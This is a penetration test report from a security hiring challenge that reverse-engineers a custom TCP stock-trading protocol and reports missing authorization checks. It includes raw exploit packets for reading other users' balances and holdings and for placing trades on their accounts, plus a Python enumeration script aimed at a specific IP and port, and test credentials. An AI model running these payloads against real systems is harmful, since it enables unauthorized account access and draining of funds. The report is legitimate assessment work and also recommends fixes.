NCC Protocol Challenge

Penetration Test Report for NCC Protocol Reverse Challenge

v.1.0

Carl Zhou

czhou@mailbox.org

Table of Contents

1.0 NCC Protocol Reverse Challenge Report 3

1.1 Introduction 3

1.2 Objective 3

1.3 Requirements 3

2.0 High-Level Summary 4

2.1 Recommendations 5

3.0 Methodologies 5

3.1 Protocol Summary 5

Command: Login 5

Command: Capabilities 7

Command: Balance 8

Command: Holdings 9

Command: Buy 10

Command: Sell 11

Command: Accounts 12

Command: Hello 13

3.2 Penetration 14

System IP: 54.82.34.120 14

3.3 House Cleaning 20

1.0 NCC Protocol Reverse Challenge Report

1.1 Introduction

The NCC Protocol Reverse Challenge report contains all efforts that were conducted in order to pass Challenge 2 of the NCC Group hiring process. This report will be graded from a standpoint of correctness and fullness to all aspects of the challenge. The purpose of this report is to ensure that the candidate has a full understanding of protocol reversing methodologies as well as the technical knowledge to pass the qualifications for a Security Consultant.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against a backend application hosted by NCC. The candidate is tasked with following methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how one would start from beginning to end, including the overall report.

1.3 Requirements

The candidate will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, and sample code if applicable.
- Any additional items that were not included

2.0 High-Level Summary

I was tasked with performing a web application penetration test for the NCC Protocol Challenge. An internal penetration test is a dedicated attack against a web application. The focus of this test is to perform attacks, like those of a hacker and attempt to exploit NCC's backend application: http://ec2-54-82-34-120.compute-1.amazonaws.com:6675. My overall objective was to evaluate the backend application and identify vulnerabilities while reporting the findings back to the NCC hiring team.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the given application. When performing the attacks, I was to gain access to accounts which were not given to me and perform unauthorized actions. The vulnerabilities as well as a brief description on how access was obtained are listed below:

- Enumeration and unauthorized access of user balances
- Enumeration and unauthorized access of user holdings
- Unauthorized buys
- Unauthorized sells
- Transmission of information in Plaintext

2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit the backend application in the future. One thing to remember is that the backend app requires frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered later.

3.0 Methodologies

I utilized a widely adopted approach to reverse the protocol and perform application penetration testing that is effective in testing how well the backend application is secured. Below is a breakout of how I was able to identify and exploit the variety of commands and includes all individual vulnerabilities found.

3.1 Protocol Summary

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with determining the protocol instructions which the frontend application used to communicate with the backend. The protocol is a custom TCP protocol. Each command is initiated by the client followed by a response by the server. Here is the list of commands I discovered and analyzed:

Command: Login

Description: Authenticates into the backend using username and password.

Client: \x00\x1f\x00\x03\x00\x0b + username + "\x00\x0c" + password

Example: \x00\x1f\x00\x03\x00\x0bjkriebtrich\x00\x0cgo!bears1984

<u>Parameters</u>

<Username> – username of account, cannot be more than 12 characters

<Password> – password of the account

Server:

\x00\x06\xff\x03<user id> - success code

Example: \x00\x06\xff\x03\x03\xf2

<u>Parameters</u>

<user id> - the two-byte user ID associated with the account

\x00\x72\xff\xffmalformed - malformed request sent by client

x00\x19\xff\xffauthentication failed – the username did not match the password

\x00\x10\xff\xffno such user – user does not exist in the database

Command: Capabilities

Description: Lists all available since given time, where given time is in unix time format.

Client: \x00\x08\x00\x02<unix time>

Example: \x00\x08\x00\x02\x5d\x59\x8a\x49

Parameters

<unix time> - four-byte unix time since capabilities were added

Server:

If commands exist, then return:

\x00\x58\xff\x02<command code><filler><command>

Example:

\x00X\xff\x02\x00\x05\x00\x08holdings\x00\x06\x00\x04sell\x00\x01\x00\x05hello\x00\x07\x00\x03buy
\x00\x02\x00\x0ccapabilities\x00\x03\x00\x05login\x00\x14\x00\x08accounts\x00\x04\x00\x07balance

<u>Parameters</u>

<command code> are two bytes of the command code

<filler> are two bytes following the command code

<command> name is the of the command

the chain of <command code><filler><command name> may be repeated multiple times

Otherwise:

\x00\x08\x00\x02<unix time> no new capabilities since <UTC Date and Time>

Example:

\x00\x08\x00\x02\x5d\x59\x8a\x49no new capabilities since Sun Aug 18 17:26:33 +0000 2019

<u>Parameters</u>

<unix time> is the time since new capabilities, Example: \x5d\x59\x8a\x49 (1566149193)

Command: Balance

Description: Get the current balance for specified account.

Client: \x00x\06\x00\x04<Account>

Example: \x00x\06\x00\x04\x03\xf2

Parameters

<Account> - the two bytes of the account ID – Example: \x03\xf2

Server: \x00\x09\xff\x04<Balance> if <Account> exists

Example:

\x00\x09\xff\x04\x00\x00\xc3\x50

Parameters

<Balance> is the four bytes of the account balance – Example: \x00\x00\xc3\x50 => 50000

Otherwise \x00\x13\xff\xffno such account

Command: Holdings

Description: Get the list of stocks owned by an account.

Client: "\x00\x06\x00\x05<Account>"

Example:

\x00\x06\x00\x05\x03\xf2

<u>Parameters</u>

<Account> is the two bytes of the account ID – Example: \x03\xf2

Server: \x00\x27\xff\x05\<Quantity of Stock>\x00\x03<Stock>

Example:

\x00\x27\xff\x05\\x00\x04\x00\x03POC

<u>Parameters</u>

<Quantity of Stock> is two bytes in amount for <Stock>- Example: \x00x\04 -4

<Stock> is the three bytes representing the ticker number – Example: POC

Command: Buy

Description: Purchases a given amount of stocks.

Client: \x00\x0f\x00\x07<Account>\x00\x03\<Ticker><Amount>

Example:

\x00\x0f\x00\x07\x03\xf2\x00\x03\POC \x00\x00\x00\x0a

<u>Parameters</u>

<Account> is the two bytes representing the user ID – Example: \x03\xf2

<Ticker> is the three bytes of the stock – Example: POC

<Amount> is the four bytes of the amount to purchase – Example: \x00\x00\x00\x0a => 10

Server: \x00\x08\xff\x06\<Amount> if there are enough funds to buy the ticker

Example:

\x00\x08\xff\x06\x00\x00\x00\xc8

<u>Parameters</u>

<Amount> is four bytes of the total value of balance deducted Example: \x00\x00\x00\xc8

Otherwise

'\x00\x17\xff\xffinsufficient margin' - There is not enough funds to make the purchase.

Command: Sell

Description: Sell a given amount of stocks.

Client: \x00\x0f\x00\x06<Account>\x00\x03\<Ticker><Amount>

Example:

\x00\x0f\x00\x06\x03\xf2\x00\x03\POC \x00\x00\x00\x0a

<u>Parameters</u>

<Account> is the two bytes representing the user ID – Example: \x03\xf2

<Ticker> is the three bytes of the stock – Example: POC

<Amount> is the four bytes of the amount to sell – Example: \x00\x00\x00\x0a => 10

There must be enough amount of stock to sell.

Server: \x00\x08\xff\x06\<Amount> if there are enough funds to buy the ticker

Example:

\x00\x08\xff\x06\x00\x00\x00\xc8

<u>Parameters</u>

<Amount> is four bytes of the total value of balance gained - Example: \x00\x00\x00\xc8

Otherwise

"\x00\x19\xff\xffinsufficient holdings" - There is not enough quantity to make the sale.

Command: Accounts

Description: List of all tickers with the accounts

Client: \x00\x0f\x00\x14\x03\xf2\x00\x00\x00\x00\x00\x00\x00\x00\x00

Server: \x08\xce\xff <<Account><Amount Held>>\x00\x03<Ticker>

Example:

\x005\xff\x05\x00\x18\x00\x03KRK\x00\x1c\x00\x03GTW\x00\t\x00\x03ETV\x00\x1e\x00\x03GTH\x00\x1c\x00\x03ZPZ\x07\xd0\x00\x03RRR\x00\n\x00\x03CWO

<u>Parameters</u>

<Account> is the two-byte ID of the shareholder – Example: \x04\x25

<Amount Held> is the two bytes of the amount of stocks held of <Ticker> - Example: \x00\x01

<<Account><Amount Held>> may repeat multiple times for multiple shareholders

<<Account><Amount Held>> Does not exist if there are no shareholders

There are multiple <<Account><Amount Held>>\x00\x03<Ticker> for multiple stocks.

Command: Hello

Description: A ping query sent by the client to the server.

Client: \x00\x0f\x00\x01\x03\xf2\x00\x00\x00\x00\x00\x00\x00\x00\x00

Server: No response and disconnects the session.

3.2 Penetration

The penetration testing portions of the assessment focuses on the backend application only. I was given the credentials username: **jkriebtrich**, password: **go!bears1984** by NCC to test the backend application. During this penetration test, I was able to successfully exploit the following vulnerabilities.

System IP: 54.82.34.120

The application was using the MasterTrade protocol.

Vulnerability Exploited: Enumeration and unauthorized access of user balances

Vulnerability Explanation: The command for accessing balance allows any unauthenticated user to view any account's balance. This can be used to by an attacker to determine all balances on each user's accounts. The attacker is also able to enumerate all users on the system by guessing the user ID via this command.

Vulnerability Fix: The application should check for which user is logged in against which account balance is being accessed in the last two bytes for the balance command.

Severity: Important

Exploit Code:

```
\x00\x06\x00\x04\<Account>
```

Where <Account> is the two bytes of the ID of the victim

Enumeration script for getting all user IDs:

```
import socket
import binascii

HOST="54.82.34.120"
PORT=6675

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((HOST,PORT))

#fuzz accounts
print "Retrieving accounts"
for i in range(0xff):
    for j in range(0xff):
        #print "Trying " + binascii.hexlify(chr(i)) +
binascii.hexlify(chr(j))
        payload = "\x00\x06\x00\x04" + chr(i) + chr(j)
        s.send(payload)
        data=s.recv(4096)
        if data[:2] == '\x00\x08':
            print "Found account " + binascii.hexlify(chr(i)) +
binascii.hexlify(chr(j))

s.close()
```

Proof Screenshot:

```
>>> import socket
>>> HOST="54.82.34.120"
>>> PORT=6675
>>> s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
>>> s.connect((HOST,PORT))
>>> payload = "\x00\x06\x00\x04\x03\xf2"
>>> s.send(payload)
6
>>> data=s.recv(4096)
>>> data
'\x00\x08\xff\x04\x00\x00\xc3P'
>>>
```

Vulnerability Exploited: Enumeration and unauthorized access of user holdings

Vulnerability Explanation: The command for accessing holdings allows an unauthenticated user to view any account's tickers.

Vulnerability Fix: The application should check for which user is logged in against which account balance is being accessed in the last two bytes for the balance command.


Severity: Important

Exploit Code:

```
\x00\x06\x00\x05\<Account>
```

Where <Account> is the two bytes of the ID of the victim

Proof Screenshot:



Vulnerability Exploited: Unauthorized buys

Vulnerability Explanation: The buy command allows an unauthenticated user to perform a buy operation on any user's account which has funds to make the order. An attacker could drain an account empty using this method and can potentially manipulate the market price of a ticker.

Vulnerability Fix: The application should check for which user is logged in against which account is being accessed in the fifth and sixth byte for the buy command.


Severity: **Critical**

Exploit Code:

```
\x00\x0f\x00\x07<Account>\x00\x03<Ticker><Amount>
```

Where <Account> is the two-byte user ID of the victim

Proof Screenshot:



Vulnerability Exploited: Unauthorized sells

Vulnerability Explanation: The sell command allows an unauthenticated user to perform a sell operation on any user's account which contains tickers. An attacker could drain an account empty using this method and can potentially manipulate the market price of a ticker.

Vulnerability Fix: The application should check for which user is logged in against which account is being accessed in the fifth and sixth byte for the sell command.


Severity: **Critical**

Exploit Code:

```
\x00\x0f\x00\x06<Account>\x00\x03<Ticker><Amount>
```

Where <Account> is the two-byte user ID of the victim

Proof Screenshot:



Vulnerability Exploited: Transmission of information in plaintext

Vulnerability Explanation: Information transmitted from client to user is sent in plaintext, which allows an attacker to hijack transactions via a man-in-the-middle attack.

Vulnerability Fix: The application should encrypt traffic at each end before transmission, using public-key encryption with certificates.

Severity: Low

3.3 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous, and no remnants of our penetration test are left over is important.

After the penetration test for the protocol challenge was completed, Carl removed all user accounts and passwords. NCC should not have to remove any user accounts or services from the system.